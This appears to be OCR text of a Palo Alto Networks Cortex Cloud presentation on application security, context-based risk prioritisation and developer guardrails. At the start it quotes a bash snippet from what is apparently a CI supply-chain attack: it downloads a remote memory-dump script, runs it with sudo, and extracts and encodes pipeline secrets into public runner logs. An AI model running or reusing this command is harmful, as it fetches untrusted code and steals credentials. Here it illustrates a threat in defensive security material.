
Base64 -d

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSf
https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/me
mdump.py | sudo python3 | tr -d '\0' | grep -aoE
'"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  echo $B64_BLOB
else
  exit 0
fi
```

Impact

- **Secrets were printed to runner logs.**
- **Public repositories were particularly vulnerable, since logs are often publicly accessible.**

And the protection…should be too



Current approaches to AppSec

Code Security

A lot of individual scanners across SAST, SCA, IaC, Secrets

Supply Chain Security

Securing tools that manage artifacts & maintaining SBOMs

Posture Management


Consolidate and prioritize code findings

No comprehensive Application Security approach that connects code and runtime

Complete Cloud Security for the Modern age


Introducing Cortex Cloud

Single Data Plane from Code to Cloud to SOC




paloalto NETWORKS | CORTEX

Context is required to maximize risk prioritization



- Is the package loaded into memory?
- Is a production application?
- Is the application exposed to internet?
- Is the application is getting traffic?
- Does the application have access to sensitive data?

What happens when you don’t prevent?




We must find a better way to stop risk from beginning

What happens if you prevent too much?

Developer writes code

Pull request

What happens if you prevent too much?



What happens if you prevent too much?

Developer writes code

Pull request

Code violate the security policy

Build Blocked

WHAT?? Why...


My code is for testing, not production…

Can someone waive this?

Use Case


Efficiently prioritize risk with context

- Leverage context to focus on critical risks deployed to production
- Example:
  - A critical vulnerability found in code
    - Is code running in production?
    - Is package loaded into runtime memory?
    - Is the application external facing?
    - Does the CVE have an exploit in the wild?
    - Does the cloud asset have access to sensitive data?
    - Does it have an external API? Is it being used?




Set intelligent development guardrails

- Accelerate secure deployments by leveraging application and runtime context to avoid unnecessarily blocked PRs and failed builds.
- Example:
  - SCA scanner ran the first time
    - You have 1M vulnerabilities
    - 10K high and 1K critical
  - You want to stop new issues while working on backlog
    - Set policy that does not allow any NEW critical and high on active repositories that are deployed to production and are on packages that are loaded into memory



Integrate Security into Development Tools

- Meet developers where they are
- Provide clear, actionable insights within developer native tools so developers can easily and quickly fix issues
- Solve issues early in development lifecycle
  - Fixing issues in development is quicker, easier and less expensive



paloalto NETWORKS | CORTEX

Thank You

paloaltonetworks.com